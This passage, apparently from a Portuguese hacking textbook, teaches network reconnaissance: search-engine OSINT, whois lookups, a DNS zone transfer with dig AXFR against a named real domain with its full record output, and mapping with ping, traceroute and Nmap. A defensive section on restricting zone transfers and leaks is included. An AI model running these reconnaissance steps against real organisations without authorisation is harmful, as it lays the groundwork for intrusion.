Não basta saber o que está fazendo. É necessário saber por que está fazendo. Se você tem uma resposta na ponta da língua quando perguntado "ei, por que você quer invadir minha empresa?", pode seguir em frente. Mas não se esqueça de que, uma vez dentro, você será rastreado. Se você já sabe o que quer fazer quando estiver entre os muros do castelo, ótimo. Se não sabe, não tente! E não esqueça que, dependendo de seus intentos, você estará incorrendo em algum crime.

A grande teia

Posso contar nos dedos a quantidade de coisas que não achei pela Internet. Certa vez, estava ajudando minha namorada francófona a procurar algumas letras de "chansons" para inserir em uma compilação que ela estava fazendo. Uma das músicas, *"Ça ira"* (que possui diversas versões com diferentes letras), estava sendo duro de encontrar. Segue o diálogo:

-Não consigo achar esta aqui.

-Qual é?

-*"Ça ira"*, várias gravações, entre elas a de Edith Piaf.

-Já tentou no All The Web?

-Já, também no Google e no Alta Vista.

-Como vc tentou?

-Procurei pelo nome, só. Depois tentei nome da música mais Edith Piaf.

-Posso tentar? Normalmente, eu uso, para letras em inglês, o nome da música, o nome do artista mais a palavra lyrics. Como é letra em francês?

-Parole.

-Tenta aí: ça ira piaf parole

Ela tentou e, para sua completa estupefação, encontrou vários sites com as letras, inclusive alguns contendo referências cruzadas, as várias versões agrupadas e aspectos históricos e sociais ligados a elas.

A Internet, no geral, e a World Wide Web em especial, são pródigas em informações sobre sua pessoa, seja ela física, ou seja jurídica. Muitas delas foram colocadas lá por ninguém menos que você mesmo. Seus funcionários, se você os tiver, também são grandes fontes de informação. Vejamos.


O Google é seu amigo

É impressionante como os robôs desses mecanismos trabalham direito! Quem não sabe como o Alta Vista tem catalogado todos aqueles links merece uma explicação rápida.

Há dois tipos de mecanismos de busca: os catálogos (a tradução certa para directory, apesar de muitos traduzirem como diretório...) e os baseados em robôs. Catálogos são simples listas de sites que os próprios interessados inscrevem. Por exemplo, o Yahoo! hospeda sites em seu braço corporativo Geocities. Esses sites automaticamente entram no catálogo do Geocities, que adicionalmente aceita inscrições em seu catálogo de sites externos. Quando inscrito, um programa-robô varre todo o site da pessoa e cadastra as palavras-chave do texto.


Um site baseado em robôs usa um programa parecido com o dos catálogos. A diferença é que ninguém precisa cadastrar nada: os robôs farejam um link e saem seguindo esses links Internet adentro. Como as páginas normalmente chamam outras páginas, é um trabalho sem fim.

Isso posto, é fácil imaginar que os robôs um dia chegarão ao SEU website. Talvez você ou sua empresa não tenha um website, mas seguramente usa e-mails e assina listas de discussão. Ou acessa a Usenet. Ou ainda se inscreve em outros sites públicos, como o Hotmail, e deixa seu perfil visível ao mundo. Só a título de exemplo: eu (Henrique) não possuo um website próprio. Mas sou bastante ruidoso na Internet; assino dezenas de listas e tenho alguns artigos publicados em revistas e jornais. Uma pesquisa pelo meu nome resulta em:



Experimente procurar pelo seu nome, e pelo nome de sua empresa para ver o que você disse e o que dizem de você. Procure também pelos nomes de seus empregados, fornecedores, clientes. Você verá que é possível angariar diversas informações dessa forma.

Todos os mecanismos de busca possuem refinamentos na procura. É possível procurar por formato de arquivo, data, ocorrência, partes de URLs ou mesmo páginas que apontam para uma URL em especial. Por exemplo, usamos o Google para procurar sites que apontam para a Conectiva (www.conectiva.com.br).



O resultado seria este:

Observe o comando na área de busca do Google. O "link:" funciona muito bem no Alta Vista (www.altavista.com) e no All The Web (www.alltheweb.com), que também possuem diversas opções de busca avançada.

Até tu, Brutus?

Mas o perigo pode estar em casa! Você já olhou seu site pessoal ou o de sua empresa? Em uma garimpagem bem-feita (ajudado, pasme, pelo mecanismo de busca que o pessoal da Web colocou para auxiliar o internauta!!!), o atacante pode possivelmente angariar algumas dessas valiosas informações:


- **Tecnologia**: vá à página de TI do seu site. Quero ser mico de circo se o pessoal da área não colocou uma lista completa com as tecnologias em uso. É possível que, até por questões contratuais, sua empresa seja obrigada a colocar um selo Powered By no site. Mesmo não sendo, a maioria dos sites possui. Empresas e funcionários normalmente são orgulhosos das soluções tecnológicas que ajudam a implementar e ficam tentados a colocar informações completíssimas nos sites. Hackers adoram isso!
- **Relacionamentos**: muitas empresas divulgam (intencionalmente ou não) informações sobre seus parceiros, fornecedores, clientes e consultores. Muitos até colocam dados sobre a concorrência! Alguém pode estar usando as informações do SEU site para atacar a empresa para a qual você trabalha. Mesmo funcionários costumam colocar informações restritas em seus sites pessoais.
- **Informações corporativas**: cultura, linguagem, funcionários importantes, premiações, operário-padrão, filiais, nomes, números, ramais e e-mails de funcionários... Esse é o tipo de informação possível de obter apenas pesquisando o site da empresa. Além de facilitar ataques remotos, é possível personificar o "funcionário-padrão" da empresa para penetrar em suas instalações físicas. Uma vez dentro, o de sempre: engenharia social, sniffers, backdoors, roubo de documentos e mídias...
- **Notícias**: cuidado com os comunicados de imprensa e notas publicadas como notícia em seu site. Informações importantes podem vazar nas entrelinhas. Quem, como os hackers, está habituado a enfurnar-se em depósitos de lixo e caçambas de detritos para angariar fragmentos de informação (sujos de Ketchup e papel higiênico usado) não terá nenhuma dificuldade em pegar dados prontinhos organizados na área de notícias do seu site e cruzá-los entre si.

Quem é esse cara?

Quem tem um domínio, teve de registrá-lo em algum lugar. No Brasil, quem cuida dos registros de domínios é a FAPESP (registro.br). Quando se faz o registro, as informações são guardadas num banco de dados chamado whois (em português, "quem é"). Cada domínio-raiz tem seu próprio banco de dados de whois. Por exemplo, os domínios .com, .mil e .edu (todos norte-americanos) têm seus próprios bancos de dados whois.

Verificar o banco de dados whois é muito fácil. Vá ao Registro.br e digite o domínio no campo correspondente.

Clique no botão PESQUISAR. A janela Whois vai mostrar os dados de registro formatados nesse padrão. Em nosso exemplo (o whois de digerati.com.br), temos:



Só na base de dados Whois temos a razão social da empresa, o nome completo dos responsáveis por ela, endereços, telefones, e-mails... Já é uma excelente fonte de dados grátis. Mas atente para este detalhe:

```
servidor DNS: NS1.LOCAWEB.COM.BR
status DNS:   06/04/2003 AA
último AA:    06/04/2003
servidor DNS: NS2.LOCAWEB.COM.BR
status DNS:   06/04/2003 AA
último AA:    06/04/2003
criado:       16/01/1998 #82624
alterado:     11/03/2003
status:       publicado
```

Noooossaaaa!!! Já sabemos quais são os dois servidores de DNS que esse domínio usa. Apenas com os dados que garimpamos na Web, já somos capazes de fazer diversas malvadezas com o domínio.

Sign your name across my heart

Todas essas informações que vimos até aqui neste capítulo foram obtidas exclusivamente usando seu navegador Web. Nenhuma ferramenta especial foi necessária, e você não incorreu em nenhum crime, pois pesquisou em áreas e bancos de dados públicos. Mesmo assim, arrecadou informações perigosíssimas que podem colocar em risco, se bem (mal?) usadas, toda uma corporação. Mas nem só a Web nos dá o serviço.

Agora que sabemos os endereços de todos os DNSs do domínio que queremos atacar, vamos dar uma olhada neles. Não vamos discutir os fundamentos técnicos sobre DNS. Se o leitor não souber como funciona um sistema de Domain Name Server, sugerimos o excelente livro *DNS e BIND*, de Paul Albitz e Cricket Liu (Editora O'Reilly).

Assim como nos servidores de whois, o DNS possui informações que, obrigatoriamente, devem estar abertas e disponíveis ao grande público. Comunicação por e-mail, sites Web e servidores de FTP são três exemplos de serviços que, mesmo vivendo sem o DNS, dependem dele para dar aos usuários uma forma mais fácil de guardar endereços na Internet.

Há ferramentas de linha de comando, tanto no Windows como no Unix, que podem recuperar informações valiosas sobre DNS para os hackers. Adicionalmente, o Nessus é um exemplo de scanner de vulnerabilidade que, entre outras coisas, recupera informações de servidores DNS.

O grande problema da tecnologia de DNS são as transferências de zona ou *zone transfers*. Quando um provedor ou empresa põe no ar um sistema DNS, normalmente coloca mais de um servidor (posicionado em localidades diferentes) para atender aos programas que dependem dele. Um deles será o DNS primário, os outros serão secundários ou escravos. O zone transfer é um procedimento criado para transferir dados entre todos os DNSs daquele domínio ou zona (zona é um conjunto de vários domínios, ou antes, de vários subdomínios num mesmo domínio).

O que ocorre é que apenas hosts autorizados deveriam poder fazer transferências de domínios. Se meu DNS primário é 204.200.100.99 e meu secundário é 204.200.200.250, apenas o 250 poderia solicitar zone transfers do 99 e viceversa. Observamos, entretanto, que quase a totalidade de DNSs ao redor da Terra permite zone transfers solicitados a partir de qualquer nó da Grande Rede.

Um exemplo prático. Em uma estação com Linux, usaremos o comando dig. Esse comando pode ser encontrado também em alguns Unix. Abra um terminal e digite:

```
$ dig @NS1.locaweb.com.br digerati.com.br AXFR
```

A sintaxe é simples. O primeiro argumento é o nome do servidor DNS (poderia ser também o número IP). O segundo argumento é o domínio que se quer pesquisar e o terceiro (AXFR) indica que queremos fazer um zone transfer. A saída do comando é:

```
; <<>> DiG 9.2.1 <<>> @NS1.locaweb.com.br digerati.com.br AXFR
;; global options:  printcmd
digerati.com.br.        3600    IN      SOA     hm23.
admin.locaweb.com.br.   8       3600    600     86400   3600
digerati.com.br.        0       IN      NS      NS1.locaweb.com.br.
digerati.com.br.        0       IN      NS      NS2.locaweb.com.br.
digerati.com.br.        0       IN      NS      NS3.locaweb.com.br.
digerati.com.br.        0       IN      A       200.246.179.102
digerati.com.br.        0       IN      MX      10 smtp-gw.digerati.com.br.
ftp.digerati.com.br.    0       IN      A       200.246.179.102
smtp.digerati.com.br.   0       IN      A       200.182.98.136
pop.digerati.com.br.    0       IN      A       200.182.98.136
mail.digerati.com.br.   0       IN      A       200.182.98.136
www.digerati.com.br.    0       IN      A       200.246.179.102
wap.digerati.com.br.    0       IN      A       200.246.179.102
sqlserver.digerati.com.br. 0    IN      A       200.246.179.82
webmail.digerati.com.br. 0      IN      CNAME   pop.digerati.com.br.
smtp-gw.digerati.com.br. 0      IN      A       200.182.98.155
digerati.com.br.        3600    IN      SOA     hm23.
admin.locaweb.com.br. 8 3600 600 86400 3600
;; Query time: 881 msec
;; SERVER: 200.246.179.123#53(NS1.locaweb.com.br)
;; WHEN: Tue Apr  8 12:28:50 2003
;; XFR size: 17 records
```

Creeedooo! Um simples comandinho nos disse que o servidor de SMTP da empresa está em 200.182.98.155, e que os servidores Web e FTP dividem a mesma máquina em 200.246.178.102 . Não estamos considerando, por enquanto, interfaces de rede com múltiplos IPs, mas, de qualquer forma, a realidade pode ser um pouquinho diferente da que foi mostrada na lista. Mesmo assim, é um excelente ponto de partida para fazer mais pesquisa, começar miniataques (lembra deles? 1234 1234...) e elaborar seu plano de ação.

Outros exemplos de ferramentas para fazer zone transfers são o já citado Nessus (com versões para Unix e Windows), o host, disponível na maioria dos Unix, e o veterano nslookup, presente tanto em Unix como no Windows. Note que o nslookup para Linux não faz zone transfers!

Defesa e contra-ataque

Infelizmente, não há muito como se defender de informações obtidas por meio de bancos de dados whois. As informações desse serviço devem estar disponíveis universalmente, portanto não há o que fazer. Casos recentes de defacements (como o do site da Digerati Editorial) foram possíveis usando as informações obtidas por whois e, depois, com um pouco de engenharia social, obtidas as senhas para alteração do DNS. É um típico caso de falha humana. O problema não foram as informações de whois, mas as senhas fracas e a vulnerabilidade social.

Já os zone transfers de servidores DNS podem, sim, ser evitados. Crie regras em seu servidor para restringir zone transfers apenas entre servidores DNS do seu domínio, bem como dos root-DNS-servers.

Como não há nada de ilegal nas atividades do black hat até aqui, pois as informações obtidas são todas públicas, não há como lançar um contra-ataque. Mesmo porque, devido ao tráfego gigantesco, rastrear acessos a servidores de whois e DNS é tarefa impossível.

Mas, SIM! É possível tomar medidas preventivas (além de restringir o zone transfer - isso é muito importante!) para evitar que informações desnecessárias vazem para a Internet. Entre elas:

- Faça uma faxina em casa! Vasculhe seu site e retire tudo o que pode dar, indevidamente, informações confidenciais ou restritas que possibilitem um ataque.

- Crie políticas sobre o que pode ser publicado no site e veiculado por e-mail. Crie punições (infelizmente, necessárias) caso algum funcionário ponha em risco a empresa divulgando o que não deveria. E nada de colocar bandeirinhas com "Powered by Windows NT4" ou "Running Linux 2.2".

Faça campanhas preventivas, alertando os usuários de e-mails para o perigo de enviar dados internos da companhia para fora. Pegue aquela pesquisa que você fez na Web com os nomes ou e-mails de seus funcionários e monte uma apresentação para ilustrar suas campanhas.

Ataque, defesa e contra-ataque: Busca

Capítulo 12


"Pedi, e dar-se-vos-á; buscai, e achareis; batei, e abrir-se-vos-á. Porque, todo o que pede, recebe; e, o que busca, acha."
(Mateus, VII: 7-11)

Assim como os militares, que usam os serviços de inteligência para elaborar relatórios sobre o alvo e só depois vão a campo para observá-lo, nós também tivemos de angariar todas aquelas informações, elaborar planos de ação e fazer um roteiro de ataque. Nesta nova fase, faremos o que os militares chamam de *reconhecimento*: conferir os dados obtidos, preencher eventuais lacunas, corrigir distorções e obter dados de áreas antes inacessíveis. Lembre-se: depois de voltar das buscas, realimentaremos nosso roteiro com as informações obtidas. Nunca fuja do 1-2-1-3-1-4-1-5-1-6-1!

Cartografia aplicada à Internet

Chegou a hora de descobrir como é a rede de nossa vítima. O hacker usará ferramentas de scanning, como as que vimos em Vulnerabilidades I e II, para testar a rede e descobrir, primeiro, como ela é montada (topologias, sistemas de firewall e IDS, servidores e estações – incluindo aí seus sistemas operacionais) e fazer um mapa o mais detalhado possível do que, para ele, ainda são "mares nunca dantes navegados".

Vamos começar com um diagrama simples:



Em nosso diagrama, o hacker ainda não conhece os computadores de nossa rede, representados em cor esmaecida. No decorrer deste capítulo, à medida que ele for identificando as diferentes máquinas em nossa rede, as estações vão ficando nítidas. Posteriormente, computadores "ownados" (ou seja, já invadidos pelo hacker) serão representados pelo ícone "doente".

Observe que há um filtro de pacotes e um proxy, à guisa de firewall. Essa configuração cria a chamada Zona Desmilitarizada ou DMZ. Nela, os servidores com acesso público permitido (Web, FTP, SMTP...) ficam "protegidos" pelo filtro de pacotes, que bloqueia (ou deveria bloquear) qualquer comunicação vinda de fora e que não seja destinada a serviços específicos dos servidores. Mesmo conexões a servidores deveriam ser bloqueadas: uma conexão na porta 80 (HTTP) só é permitida se o seu destino for realmente o servidor Web e não o de SMTP. Conexões de fora em direção à rede interna, nem pensar...


O proxy, que fica na borda entre a rede interna e o DMZ, traz uma camada adicional de segurança e evita que as estações internas conectem-se à Internet. Do contrário, elas conectam-se ao proxy e ele (apenas ele) "fala" com a Internet. Com esse artifício, para quem vê de fora, a rede interna é composta, apenas e tão-somente, pelo proxy. O próprio proxy pode ser invadido e essas restrições contornadas, mas isso é conversa para mais adiante.

Varre, varre, vassourinha...[1]

Todos lembram do Nmap e do Nessus? Eles são ótimos. Praticamente tudo o que precisamos para descobrir coisas nas redes dos outros pode ser conseguido com essas duas ferramentas. Mas, para fins didáticos, vamos usar duas das ferramentas mais básicas e presentes em todos os sistemas operacionais que possuam algum suporte a TCP/IP. Essas ferramentas são o ping e o traceroute (tracert no Windows).


O ping é um programa minúsculo que faz uma única coisa na vida: manda um pacote ICMP Echo Request (veja em Redes II) para verificar se um determinado IP existe ou se a máquina que possui aquele IP está on-line. Assim, podemos testar toda a faixa de IPs designada para aquela empresa ou organização, para saber quais desses IPs representam máquinas ligadas diretamente na Internet.

Uma vez com a lista de IPs "vivos" na mão, o hacker faz um desenho parecido com este:



1 Jingle da campanha presidencial de Jânio Quadros, em 1956.


Cada um dos círculos representa um dos IPs. Voltando ao nosso diagrama de redes, a visão que o atacante tem de nossas máquinas é esta:




Agora, o traceroute/tracert é utilizado em cada um dos IPs descritos. A sintaxe é bem simples: traceroute -n IP.QUE.QUEREMOS.VERIFICAR. A saída de um traceroute se parece com esta:

```
1  192.168.1.162  0.524 ms  0.235 ms  0.204 ms
2  200.204.171.155  1.084 ms  1.040 ms  1.028 ms
3  200.204.174.122  11.322 ms  18.636 ms  272.474 ms
4  200.207.199.121  602.530 ms  513.476 ms  524.081 ms
5  200.205.255.219  559.810 ms  531.438 ms  610.651 ms
6  200.205.255.212  817.968 ms  596.748 ms  576.567 ms
7  200.205.254.134  527.308 ms  523.359 ms  548.114 ms
... (continua)
```

O parâmetro -n é apenas para evitar que o traceroute procure por nomes DNS dos IPs mostrados. O hacker deve, diligentemente, anotar (ou gravar e imprimir) todas as saídas do traceroute para todos os IPs que ele descobriu com o ping. Se tentar seguir essa lista de trás para frente, vai perceber que muitas das máquinas estão encadeadas. Em nosso exemplo, vemos que a saída do traceroute do host 200.xxx.1.10 nos diz que a máquina anterior é a 200.xxx.1.1. Ora, isso quer dizer que as máquinas estão ligadas! Em nosso diagrama:




Cruzando os dados de todos os traceroutes, o hacker terá a seguinte visão:



Argh! Mas isso dá trabalho!

Quer moleza? Vá sentar no pudim! Aliás, existem algumas ferramentas que fornecem o pudim pra você. Uma delas é o LAN Surveyor, da empresa LAN Software (www.neon.com/Tutorials/LStourMAP.html). Mas, em qualquer situação, a melhor ferramenta (disponível apenas para Unix) é o Cheops (www.marko.net/cheops). Além de ter uma interface bonita e funcional, o Cheops faz o serviço sujo pra você. Este screenshot (retirado do site oficial) é melhor que qualquer exemplo que pudéssemos preparar:



Como você pode perceber, o Cheops automatiza os procedimentos com ping e traceroute (que têm de estar presentes no sistema) e ainda usa técnicas de finger printing (que veremos adiante) para adivinhar o sistema operacional de cada nó.

Procurando portas abertas

Em ambos os capítulos de Vulnerabilidades, vimos algumas ferramentas para verificar se há serviços "escutando" em portas TCP ou UDP. Naquele momento, vimos o portscanning como um processo isolado. Agora que sabemos onde se insere no desenvolvimento de nossas buscas, podemos dar mais atenção a ele.

Embora existam centenas de portscanners por aí, indiscutivelmente o Nmap é o que traz uma melhor relação custo/benefício: é gratuito, possui um bom conjunto de testes e está em desenvolvimento contínuo.

Para saber as opções do Nmap, veja a página de manual (man nmap) ou o Help da versão Windows. As versões com frontends (Windows e Unix) possuem, no painel de controle, chaves para quase todos os testes e uma barra de status na qual é mostrado como ficaria a linha de comando. Não vamos entrar em detalhes de utilização do Nmap aqui. Em vez disso, vamos falar sobre as formas diferentes de "torcer" o handshake TCP.


O comando Nmap rodado sem argumentos faz uma conexão completa na porta testada, o que quer dizer que todo o handshake TCP é respeitado. Obviamente, esse scan é extremamente ruidoso e facilmente detectável.

